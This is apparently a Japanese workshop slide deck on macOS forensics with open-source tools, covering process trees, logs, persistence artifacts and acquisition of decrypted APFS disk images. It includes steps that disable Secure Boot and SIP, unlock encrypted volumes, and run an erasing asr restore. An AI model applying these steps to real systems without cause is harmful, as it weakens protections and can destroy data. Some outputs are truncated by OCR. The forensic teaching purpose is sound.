Workshop:
An Introduction to macOS Forensics with Open Source Software

Japan Security Analyst Conference 2022

株式会社インターネットイニシアティブ
小林 稔

Who am I?

小林 稔

- 株式会社インターネットイニシアティブ セキュリティ本部 セキュリティ情報統括室
  技術調査、社内インシデントレスポンス
- 外部活動
  セキュリティキャンプ全国大会講師 2017-2019
  Japan Security Analyst Conference Speaker 2018/2020
  Black Hat USA 2018 Briefing Speaker
- Twitter: @unkn0wnbit

0 はじめに

本ワークショップの目的（1/2）

- 本ワークショップでやること
  - macOSフォレンジックの基礎知識の共有
    - macOSフォレンジックの流れ
    - macOSフォレンジックアーティファクト
  - mac_aptを使ったフォレンジック解析のノウハウの共有
    - 調査の観点
    - 調査対象の解析結果
    - 調査方法（フィルタリング条件など）
  - 解説した内容をすぐに実施できるよう、可能な限りオープンソースのツールを使った方法を解説する

本ワークショップの目的 (2/2)

- 本ワークショップでやらないこと
  - 基本的な用語の説明
  - mac_apt自身の詳細な使い方
  - アーティファクトの詳細な説明
  - ディスクイメージの配布
  - メモリフォレンジック
  - macOSマルウェアの詳細な解析
  - M1 Mac固有の設定や操作

mac_aptを使う理由

- 開発が継続している
- 40以上のプラグインで様々なアーティファクトを解析できる
- 商用製品で取得したディスクイメージもサポートしている
- プラグインを作成することで、新たなアーティファクトに容易に対応できる
- ディスクイメージとプラグインを指定するだけで解析できる
- しかし、解析結果を読み解くためのノウハウは提供されていない
- 実用に足るだけの機能が実装されているのに、非常にもったいない
- OSSを使うことで、参加者の解析環境にすぐに導入できる

ワークショップでma2tlを使わない理由

- ma2tlで生成されるタイムラインは完ぺきではない
  - フォレンジックを行う際の「たたき台」となるタイムラインを生成する
  - タイムラインを生成する範囲は解析者が決める
  - mac_aptが解析しないアーティファクトや解析者がより詳細に調査したい場合、ma2tlでは対応できない
- macOSのアーティファクトはOSやアプリケーションのバージョンアップによって変わることが多々ある（ファイル名の変更など）
  - mac_aptが情報を取れなくなることも多々ある
  - そのような事に気づいたり検証したりするためには、解析ツールがどのような情報を出力するのかに加え、各アーティファクトが、どのような場所にどのような形式で保存されているのか、という知識が必要となる

Table of Contents (1/3)

Table of Contents (2/3)

Table of Contents (3/3)

1 macOSフォレンジックの基本的な流れ

macOSフォレンジックの基本的な流れ

- Windowsなど他のOSと同様の優先度で情報の取得や解析を行う
- 基本的なコンピュータフォレンジックの手順
  1. 揮発性の高い情報の取得と解析
  2. アーティファクトファイル取得
  3. ディスクイメージ取得
  4. アーティファクトファイル解析
  5. ディスクイメージ解析


1.1 揮発性の高い情報の取得と解析

揮発性の高い情報の取得と解析 (1/13)

- メモリイメージ取得
  - macOS 10.15.7以下であれば、OSXPmemでメモリイメージを取得できる
    - https://github.com/Velocidex/c-aff4/releases/tag/1.0.rc2
    - https://github.com/Velocidex/c-aff4/releases/tag/3.2
  - macOS 11以降でメモリイメージを取得できるツールが非常に限られる
    - OSXPmemは非対応
    - Surge Collect ProはmacOS 11以降に対応している
      - https://www.volexity.com/products-overview/surge/
      - 2021年11月時点で、他に対応しているツールはない
  - macOS 11以降はドライバのインストール時に再起動が必須
    - 再起動なしにメモリイメージを取得するには事前にインストールが必要

揮発性の高い情報の取得と解析 (2/13)

- ドライバインストール時に再起動を促すダイアログ



揮発性の高い情報の取得と解析 (3/13)

- メモリイメージ解析
  - メモリイメージ解析ツールの選択肢は少ない
  - Volatility一択の状況
  - macOS向けプラグインは少ない
  - そもそも、メモリフォレンジックとして有効なメモリイメージを取得できるケースが少ないと思われる（再起動が必要なため）
- 今回のワークショップではメモリイメージは扱わない
- 代わりに、プロセスツリーなどの情報を個別に取得する方法を紹介する

揮発性の高い情報の取得と解析 (4/13)

プロセス情報の取得 (1)

- ps
  - 他のUNIX系OSと同様
  - macOSのpsコマンドで取得できる情報では、解析者が期待するプロセスツリーを取得することができない
  - ほとんどのプロセスの親プロセスIDが launchd (PID: 1) になってしまう

揮発性の高い情報の取得と解析 (5/13)

```
% ps -axo user,pid,ppid,start,time,command
USER               PID  PPID STARTED      TIME COMMAND
root                 1     0 Thu09AM  22:22.02 /sbin/launchd
root                63     1 Thu09AM   0:15.08 /usr/sbin/syslogd
root                64     1 Thu09AM   1:24.58 /usr/libexec/UserEventAgent (System)
root                67     1 Thu09AM   0:09.08 /System/Library/PrivateFrameworks/Uninstall.framework/Re                ,uninstalld
(snip)
macforensics     27752     1  5:15PM   0:14.37 /Applications/GitHub Desktop.app/Contents/MacOS/GitHub Desktop
macforensics     27756 27752  5:15PM   0:03.20 /Applications/GitHub Desktop.app/Contents/Frameworks/GitHub Desktop Helper
(GPU).app/Contents/MacOS/GitHub Desktop Helper (GPU) --type=gpu-process --field-trial-handle=171
macforensics     27758 27752  5:15PM   0:02.60 /Applications/GitHub Desktop.app/Contents/Framewo
Desktop Helper --type=utility --utility-sub-type=network.mojom.NetworkSer
macforensics     27759 27752  5:15PM   0:21.10 /Applications/GitHub Desktop.app/Contents/Framewo
(Renderer).app/Contents/MacOS/GitHub Desktop Helper (Renderer) --type=renderer --field-trial-handle
(snip)
macforensics     66491     1 Mon08AM  20:17.50 /Applications/Firefox.app/Contents/MacOS/firefox -foreground
macforensics     66492 66491 Mon08AM   0:06.37 /Applications/Firefox.app/Contents/MacOS/plugin-container.app/Contents/MacOS/plugin-container -childID 1
-isForBrowser -prefsLen 1 -prefMapSize 250879 -jsInitLen 278884 -sbSt
macforensics     66493 66491 Mon08AM   0:01.68 /Applications/Firefox.app/Contents/MacOS/plugin-container.app/Contents/MacOS/plugin-container -childID 2
-isForBrowser -prefsLen 5070 -prefMapSize 250879 -jsInitLen 278884 -s
```

Finderから実行したアプリケーションの親プロセスIDは1になってしまう

Dockから実行したアプリケーションの親プロセスIDも1になってしまう

揮発性の高い情報の取得と解析 (6/13)

プロセス情報の取得 (2)

- launchdが持っているプロセス情報を参照することで、本当の親プロセスを知ることができる
- TrueTree
  - https://themittenmac.com/the-truetree-concept/
  - launchdの情報に基づいたプロセスツリーを生成する
  - 最新バージョン 0.2
    - 正常に動作するのはmacOS 11.2.3まで
  - macOS 10.15及び11.3以降はバージョン 0.1を使用する
    - macOS 11では完全なプロセスツリーは取得できない

揮発性の高い情報の取得と解析 (7/13)

- launchdが持っている情報を確認

```
% sudo launchctl procinfo 608
Password:
program path = /Applications/Google Chrome.app/Contents/MacOS/Google Chrome
Could not print Mach info for pid 608: 0x5
argument count = 2
argument vector = {
                [0] = /Applications/Google Chrome.app/Contents/MacOS/Google Chrome
                [1] = -psn_0_208947
}
environment vector = {
                USER => macforensics
                MallocNanoZone => 0
                COMMAND_MODE => unix2003
                PATH => /usr/bin:/bin:/usr/sbin:/sbin
                LOGNAME => macforensics
                SSH_AUTH_SOCK => /private/tmp/com.apple.launchd.868a4OknWL/Listeners
                HOME => /Users/macforensics
                SHELL => /bin/zsh
                TMPDIR => /var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/
(snip)
com.apple.xpc.launchd.oneshot.0x10000004.Google Chrome = {
                active count = 7
                copy count = 0
                one shot = 1
                path = (submitted by Spotlight.395)
                state = running
```

Spotlightから起動した

揮発性の高い情報の取得と解析 (8/13)

- TrueTreeで前ページと同じ情報を確認

```
% sudo ./TrueTree --timestamp --sources
```

Chromeの親プロセスが
Spotlightになっている

```
/System/Library/LaunchAgents/com.apple.usernoted.plist
    /usr/sbin/usernoted    376    2021-12-21 06:51:37 +0000    submitted_by_plist
/System/Library/LaunchAgents/com.apple.Spotlight.plist
    /System/Library/CoreServices/Spotlight.app/Contents/MacOS/Spotlight    595    2021-12-21 06:51:39 +0000    submitted_by_plist
        /System/Library/PrivateFrameworks/Categories.framework/Versions/A/XPCServices/CategoriesService.xpc/Contents/MacOS/CategoriesService    607    2021-12-21 06:54:34 +0000    res
        /Applications/Google Chrome.app/Contents/MacOS/Google Chrome    608    2021-12-21 06:54:36 +0000
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper (Renderer).app/Contents/MacOS/
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper.app/Contents/MacOS/Google Chro
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper.app/Contents/MacOS/Google Chro
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper (GPU).app/Contents/MacOS/Googl
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/chrome_crashpad_handler    616    2021-12-21 06:54:48
            /Applications/Google Chrome.app/Contents/Frameworks/Google Chrome Framework.framework/Versions/96.0.4664.110/Helpers/Google Chrome Helper (Renderer).app/Contents/MacOS/
/System/Library/LaunchDaemons/com.apple.loginwindow.plist
    /System/Library/CoreServices/loginwindow.app/Contents/MacOS/loginwindow    159    2021-12-21 06:50:34 +0000    submitted_by_plist
        /System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal    339    2021-12-21 06:51:33 +0000
            /usr/bin/login    600    2021-12-21 06:54:23 +0000    responsible_pid
            /bin/zsh    601    2021-12-21 06:54:23 +0000    responsible_pid
            /Users/macforensics/Desktop/TrueTree    807    2021-12-21 07:04:28 +0000    responsible_pid
            /usr/bin/sudo    806    2021-12-21 07:04:27 +0000    responsible_pid
```

揮発性の高い情報の取得と解析 (9/13)

- 多くの自動実行プログラムは、右記のフォルダ以下に存在する
- macOS 10.15以降、システムボリュームとデータボリュームが分割された
  - システムボリュームはread-onlyでマウントされており、改ざんされる危険性は低い
  - macOS 11以降はシステムボリュームに署名もされる
- 調査の観点
  - プログラムが通常とは異なるファイルパスから実行されていないか
  - プログラム開始日時がインシデント発生日時が近くないか

ma2tlのソースコードより抜粋

```
26  std_apppath_system_vol = (
27      '/System/Applications/',
28      '/System/Library/CoreServices/',
29      '/System/Library/Extensions/',
30      '/System/Library/Frameworks/',
31      '/System/Library/PrivateFrameworks/',
32      '/System/Library/CryptoTokenKit/',
33      '/System/Library/Filesystems/',
34      '/System/Library/Image Capture/',
35      '/System/Library/Input Methods/',
36      '/System/Library/PreferencePanes/',
37      '/System/Library/Services/',
38      '/System/iOSSupport/',
39      '/System/Installation/',
40      '/usr/libexec/',
41      '/usr/bin/',
42      '/usr/sbin/',
43      '/bin/',
44      '/sbin/'
45  )
46
47  std_persistence_system_vol = (
48      '/System/Library/LaunchDaemons/',
49      '/System/Library/LaunchAgents/'
50  )
51
52  std_apppath_data_vol = (
53      '/Applications/',
54      '/Library/Apple/',
55      '/Library/Application Support/',
56      '/Library/Extensions/'
57  )
```

macOS 10.15以降、リードオンリーでマウントされるため、改ざんされる危険性は低い（Appendix 3参照）

システムボリューム

データボリューム

揮発性の高い情報の取得 (10/13)

- ネットワーク接続情報の取得
  - netstat
    - 他のUNIX系OSと同様
  - Netiquette
    - https://objective-see.com/products/netiquette.html
    - 通信を行っているプロセス情報（プロセスのEntitlementや署名など）
    - 通信を行っているネットワークインターフェース名
    - IPアドレスとホスト名を1回で取得できる

揮発性の高い情報の取得と解析 (11/13)

◦Netiquetteの実行例

```
% /Applications/objective-see/Netiquette.app/Contents/MacOS/Netiquette -list -names -pretty -skipApple
(snip)
 {
    "process" : {
      "pid" : "66491",
      "path" : "¥/Applications¥/Firefox.app¥/Contents¥/MacOS¥/firefox",
(snip)
    "connections" : [
      {
        "remoteHostName" : "239.237.117.34.bc.googleusercontent.com",
        "protocol" : "TCP",
        "interface" : "en10",
        "localAddress" : "192.168.11.2",
        "state" : "Established",
        "remotePort" : "443",
        "localPort" : "64138",
        "remoteAddress" : "34.117.237.239"
      },
(snip)
```

通信を行っているプロセス

接続状態

揮発性の高い情報の取得と解析 (12/13)

- Unified Logsの取得
  - macOS 10.12から採用された新しいロギングシステム
  - 従来のテキストベースのログと異なり、バイナリベースのログ
  - ほとんどのログはディスク上に記録されるが、一部のログはメモリ上のみに記録される
    - https://www.crowdstrike.com/blog/how-to-leverage-apple-unified-log-for-incident-response/
  - 当然ながら、再起動すると消えてしまうので、揮発性の高い情報として扱うのがベター
    - ただし、情報を取得しても解析ツールがないので、基本的に目視で確認する必要がある

揮発性の高い情報の取得と解析 (13/13)

- メモリ上にのみ記録されるログの例
  - 以下はプロセスの開始と終了に関するログ
  - システム内のプロセスが大量に記録される
  - 保存期間は非常に短い（5分～10分程度）

```
% log show --info --debug --predicate 'eventMessage BEGINSWITH "UID:" OR eventMessage BEGINSWITH "PID:"' --start '2021-12-21 16:40:00' --end '2021-12-21
16:45:00'
Filtering the log data using "composedMessage BEGINSWITH "UID:" OR composedMessage BEGINSWITH "PID:""
Timestamp                       Thread     Type        Activity            PID    TTL
2021-12-21 16:43:28.173150+0900 0x31cc62   Info        0x0                 102    0    opendirectoryd:
Client: 'mdworker_shared', exited with 0 session(s), 0 node(s) and 0 active request(s)
(snip)
2021-12-21 16:44:37.723764+0900 0x31cf14   Info        0x1527c0            102    0    opendirectoryd: [com.apple.opendirectoryd:session] UID: 501,
EUID: 501, GID: 20, EGID: 20, PID: 45140, PROC: GitHub Desktop RPC: getpwuid, Module: SystemCache, rpc version: 2, uid: 501
(snip)
2021-12-21 16:44:42.757718+0900 0x31cf12   Info        0x0                 102    0    opendirectoryd: [com.apple.opendirectoryd:session] PID: 45140,
Client: 'GitHub Desktop', exited with 0 session(s), 0 node(s) and 0 active request(s)
(snip)
```

PID: 45080,

GitHub Desktop起動

GitHub Desktop終了

1.2 アーティファクトファイル取得

アーティファクトファイル取得 (1/2)


- ライブシステムでアーティファクトとなるファイルを取得する
  - macOSのアーティファクトは様々な場所に点在しており、OSのバージョンアップにともなって、ファイル名やファイルパスが変更されることが度々あるため、ツールを使用することが望ましい
  - アーティファクトファイルの収集漏れを防ぐため、使用するツールは継続的にメンテナンスされていることが望ましい
- macOS Artifact Collector (macosac)
  - https://github.com/mnrkbys/macosac
  - https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_7_kobayashi_jp.pdf
  - SIPで保護されているファイルは、ライブシステムで取得できないため、ディスクイメージ解析時にエクスポートするか、ディスクイメージを直接解析するツールを使う
  - NTFSと異なり、HFS+, APFSともにファイルシステムのメタデータはファイルとしてアクセスできない

  - SIP = System Integrity Protection
    - macOSのセキュリティフレームワークの1つ（Appendix 4参照）

アーティファクトファイル取得 (2/2)

- パーシステンスの設定と起動されるプログラムの情報を取得する
- KnockKnock
  - https://objective-see.com/products/knockknock.html
  - WindowsのAutorunsに相当するツール
    - https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns
  - 起動されるプログラムの署名検証、VirusTotalでの検知状況などを参照することができる
  - 疑わしいパーシステンスのエントリーを素早く絞り込むことができるため、あると便利
  - 近年のmacOSでインターネットからダウンロードしたプログラムの実行にはコード署名が必須であるため、署名検証にエラーがあるプログラムは疑わしいと判断できる
  - mac_aptが解析しないQuicklookプラグイン等も解析できる

アーティファクトファイル取得 (3/4)




```
% /Applications/KnockKnock.app/Contents/MacOS/KnockKnock -whosthere -pretty > ~/Desktop/kkResults_sample.txt
```

アーティファクトファイル取得（4/4）

```
% jq '.' kkResults_sample.txt
(snip)
 "Login Items": [
    {
      "path": "/Applications/LuLu.app/Contents/MacOS/LuLu",
      "hashes": {
        "md5": "E140C97A5D60B342
        "sha1": "8D489231A242131
      },
      "VT detection": "0/70",
      "name": "LuLu",
      "plist": "n/a",
      "signature(s)": {
        "signatureIdentifier": "com.objective-see.lulu.app",
        "signatureStatus": 0,
        "signatureSigner": 3,
        "signatureEntitlements"
          "com.apple.developer.
          "com.apple.applicatio                                    ctive-see.lulu.app",
          "com.apple.developer.networking.networkextension": [
            "content-filter-provider-systemextension"
          ],
          "com.apple.security.application-groups": [
            "VBG97UB4TA.com.objective-see.lulu"
          ],
          "com.apple.developer.system-extension.install": true
        },
        "signatureAuthorities": [
          "Developer ID Application: Objective-See, LLC (VBG97UB4TA)",
          "Developer ID Certification Authority",
          "Apple Root CA"
        ]
      }
    },
(snip)
```

VirusTotalの検知状況

署名検証結果
0 = 成功

1.3 ディスクイメージ取得

ディスクイメージ取得 (1/10)

- ディスクイメージ取得の目的
  - 追加で必要になったファイルの抽出
    - マルウェアの検体など
  - ライブシステムでは取得できない（SIPで保護されている）アーティファクトの取得
    - Quick Lookキャッシュファイル
    - システムキーチェーン暗号化マスターキー
  - 未割り当て領域の解析

ディスクイメージ取得 (2/10)

- 暗号化APFSのディスクイメージを復号する必要性
  - APFSはファイルシステムレベルで暗号化をサポートしているため、ddのようなツールでコピーを行っても暗号化されたまま
  - T2チップ/M1プロセッサが搭載されたMacでは、それらの中に保存されている暗号化キーも復号に必要となるため、他のコンピュータ上では暗号化APFSのディスクイメージを復号することができない
- 該当のMac端末を外部メディアで起動して、ディスクイメージ取得時に復号できるツールが必要

ディスクイメージ取得 (3/10)

- ディスクイメージ取得の準備
  - リカバリモードで起動セキュリティユーティリティの設定が必要
  - 安全な起動 (Secure Boot)
    - セキュリティなし (No Security) を選択する
  - 外部起動 (Allowed Boot Media)
    - 外部メディアからの起動を許可 (Allow booting from external or removable media) を選択する

ディスクイメージ取得 (4/10)

- Cellebrite Digital Collector
  - 商用製品（旧MacQuisition）
  - ドングルから起動して暗号化APFSの復号されたディスクイメージを取得できる
    - Intel Mac
    - M1 Mac（Version 3.3で対応）
  - 復号されたAPFSディスクイメージの暗号化フラグは立ったまま
    - https://twitter.com/unkn0wnbit/status/1254971428606107648
  - 結果として、異常なAPFSディスクイメージとなるため、対応していないツールでは解析できない
  - 復号されたディスクイメージに指定できるフォーマットはAFF4のみ

ディスクイメージ取得 (5/10)

- AFF4 (The Advanced Forensics File Format 4)
  - フォレンジック用に策定されたフォーマットだが、商用製品を除いてサポートしているツールがほとんどなく、ファイルフォーマットとしてはマイナー
  - TSKにAFF4をサポートするためのPullRequestが出ているが、マージされていない
    - https://github.com/sleuthkit/sleuthkit/pull/1272
  - AFF4のGitHubリポジトリにはライブラリと簡単な実装のみが公開されている
    - https://github.com/aff4/pyaff4
    - https://github.com/aff4/aff4-cpp-lite
  - AFF4 CPP Light v2.0を使って、Digital Collectorで作成したAFF4ディスクイメージからRAWディスクイメージを抽出できることは確認済み

ディスクイメージ取得 (6/10)

- AFF4 CPP Light v2.0
  - macOSでコンパイルするための修正点

```
aff4-cpp-lite/blob/master/src/AFF4Containers.cc : 129行目
                                                  int fileHandle = ::open(filename.c_str(), O_RDONLY | O_LARGEFILE);
                                                                                    ↓
                                                  int fileHandle = ::open(filename.c_str(), O_RDONLY);

aff4-cpp-lite/blob/master/src/AFF4Containers.cc : 137行目
                                                  int read = ::pread64(fileHandle, buffer.get(), AFF4_RESOURCE_BUFFER_SIZE, 0);
                                                                                    ↓
                                                  int read = ::pread(fileHandle, buffer.get(), AFF4_RESOURCE_BUFFER_SIZE, 0);
```

  - コンパイル
    - 必要なコマンドやライブラリはbrewでインストール

```
% git clone https://github.com/aff4/aff4-cpp-lite.git
% cd aff4-cpp-lite
% ./autogen.sh
% ./configure CC=clang CXX=clang++ CXXFLAGS="-std=c++11 -stdlib=libc++ -O2 -g0 -I/usr/local/opt/openssl@1.1/include" LDFLAGS="-
stdlib=libc++ -L/usr/local/lib -L/usr/local/opt/openssl@1.1/lib" SSL_CFLAGS="-I/usr/local/opt/openssl@1.1/include" SSL_LIBS="-
L/usr/local/opt/openssl@1.1/lib" LIBS="-lcrypto" --prefix=/usr/local/aff4-cpp-lite
% make
```

ディスクイメージ取得 (7/10)

- macOS_FE (1)
  - macOS版WinFEとも言うべき方法
    - https://github.com/ydkhatri/Presentations/blob/master/macOS%20Forensics-MUS2020.pdf
    - 上記はmacOS 10.15で解説されているが、macOS 11.6でも同じ方法でディスクイメージを取得できることを確認済み
  - USBメモリやポータブルSSDにmacOSをインストールし、そのストレージからMacを起動して、ディスクイメージの取得を行う
    - 事前にリカバリモードでcsrutilを使ってSIPの無効化が必要
    - 速度的な問題からSSDを推奨
  - ドライバの互換性等の問題が発生せず、標準のツールやコマンドを使用することができる
    - サードパーティのツール類もインストール可能

ディスクイメージ取得 (8/10)

- macOS_FE (2)
  - NoMountDaemon
    - https://github.com/ydkhatri/macOS_FE/tree/master/NoMountDaemon
    - 外部ストレージから起動した際に、macOSが内蔵ドライブを自動マウントするのを防止する
    - macOS 11.6でも動作することを確認済み
    - Disk Arbitration Frameworkを利用しているため、macOSがこのフレームワークをサポートする限り機能すると思われる

ディスクイメージ取得 (9/10)

- macOS_FE (3)
  - asrコマンドでディスクイメージを取得する
    - 使い方はddに似ている
    - 暗号化APFSボリュームを復号してコピーすることができる
      - ディスクイメージ取得前にアンロックが必要
    - Digital Collectorと異なり、暗号化フラグも外れる
    - ただし、未割り当て領域およびローカルスナップショットはコピーされない

```
% sudo launchctl unload /System/Library/LaunchDaemons/com.apple.revisiond.plist
% hdiutil create -fs apfs -size 500GB evidence.dmg  →ディスクイメージを保存するドライブを接続後に実行
% sudo hdiutil attach -nomount evidence.dmg
% diskutil apfs unlockVolume disk1s1 -nomount  →暗号化APFSボリュームをアンロック
% sudo asr restore --source /dev/disk1 --target /dev/disk5 --debug --erase --verbose
```

ディスクイメージ取得 (10/10)

- macOS_FE (4)
  - asrコマンドで取得したディスクイメージは無圧縮であるため、ディスクイメージの保存先のストレージはオリジナルと同容量以上のものを用意する必要がある

```
% sudo hexdump -C /dev/disk5 | fgrep Hopper
36045a20  00 00 01 00 18 00 04 02  11 00 48 6f 70 70 65 72  |..........Hopper|
37a0f350  11 48 6f 70 70 65 72 20  53 63 72 69 70 74 2e 74  |.Hopper Script.t|
37a14790  36 48 6f 70 70 65 72 53  63 72 69 70 74 2e 74 74  |6HopperScript.tt|
37a31710  ff ff ff 9f 23 50 f4 f7  48 6f 70 70 65 72 20 53  |....#P..Hopper S|
37a855d0  02 22 00 48 6f 70 70 65  72 53 63 72 69 70 74 2e  |."".HopperScript.|
37a856c0  00 00 01 00 20 00 04 02  1e 00 48 6f 70 70 65 72  |.... .....Hopper|
37a857b0  00 01 00 28 00 04 02 23  00 48 6f 70 70 65 72 20  |...(...#.Hopper |
37a858b0  48 6f 70 70 65 72 20 53  63 72 69 70 74 2e 74 74  |Hopper Script.tt|
^C
% sudo hexdump -C /dev/disk1 | fgrep Hopper
^C
```

コピー先のディスクには
平文が見える

コピー元を同じ文字列で
検索しても見つからない

1.4 アーティファクトファイル解析

アーティファクトファイル解析

- 解析ツールの結果を確認
  - マルウェア感染調査の場合、最初にプロセスツリーやパーシステンスの設定やプログラムの実行履歴等を確認する
- 解析ツールの例は後述する
- アーティファクトの解説はAppendix 1を参照

1.5 ディスクイメージ解析

ディスクイメージ解析 (1/2)

- Digital Collectorで取得した復号済みAPFSのディスクイメージ解析における問題点
  - AFF4に対応したツールが非常に少ない
  - 暗号化フラグを無視して、復号済みAPFSを解析する必要がある
  - このようなディスクイメージをAPFSボリュームとしてマウントできるツールはないため、ディスクイメージをマウントすることを前提とした解析ツールは対応できない
- macOS_FEで取得した復号されたAPFSディスクイメージには、このような問題はない

ディスクイメージ解析 (2/2)

- Digital Collectorで取得したディスクイメージに対応しているツール
- 商用製品
  - Cellebrite Inspector
  - Magnet Forensics AXIOM
- オープンソースソフトウェア
  - mac_apt
    - APFSスナップショットは解析できない
  - The Sleuth Kit (TSK)
    - 暗号化フラグを無視して解析できる
    - AFF4を直接解析できないので、RAWやE01に変換が必要
    - TSKによるアクセス例はAppendix 2を参照

mac_aptによるディスクイメージ解析例

- 解析対象のディスクイメージと使用するプラグインを指定する

解析対象の
ディスクイメージファイル名

```
% python ./mac_apt.py -o ../mac_apt_out/test_image/ -d DMG data.dmg ALL
Output path was : /Users/macforensics/Documents/GitHub/forked/mac_apt_out/test_image
MAIN-INFO-Started macOS Artifact Parsing Tool, version 1.4.6.dev (20211024
MAIN-INFO-Dates and times are in UTC unless the specific artifact
MAIN-INFO-Python version = 3.9.9 (main, Nov 21 2021, 03:23:42)
[Clang 13.0.0 (clang-1300.0.29.3)]
MAIN-INFO-Pytsk  version = 20170801
MAIN-INFO-Pyewf  version = 20140807
MAIN-INFO-Pyvmdk version = 20181227
MAIN-INFO-PyAFF4 version = 0.31
MAIN-INFO-Opened image /Volumes/macOS-FE/Users/macosfe/Documents/test_image/data.dmg
MAIN-INFO-Looking at FS with volume label 'disk image'  @ offset 209735680
MAIN-INFO-Found an APFS container with uuid: 2FC5F464-F43A-4672-935D-1EBDE0F725FE
MAIN-INFO-Reading APFS volumes from container, this may take a few minutes ...
(snip)
```

解析に使用するプラグイン名
ALL : 全てのプラグイン
FAST : Unified Logs, Spotlightを除く全てのプラグイン

2

macOSフォレンジックで重要なファイルフォーマット

macOSフォレンジックで重要なファイルフォーマット (1/5)

- macOSのほとんどのアーティファクトファイルは以下の2つのフォーマットのどちらかになる
  - Property List (plist)
  - SQLite
- どちらも標準的なファイルフォーマットであるため、データの参照自体は簡単

macOSフォレンジックで重要なファイルフォーマット (2/5)

- Property List (plist)
  - NeXTSTEP時代から存在する
  - Mac OS X 10.0 : XMLフォーマット
  - Mac OS X 10.2 : バイナリフォーマットが導入される
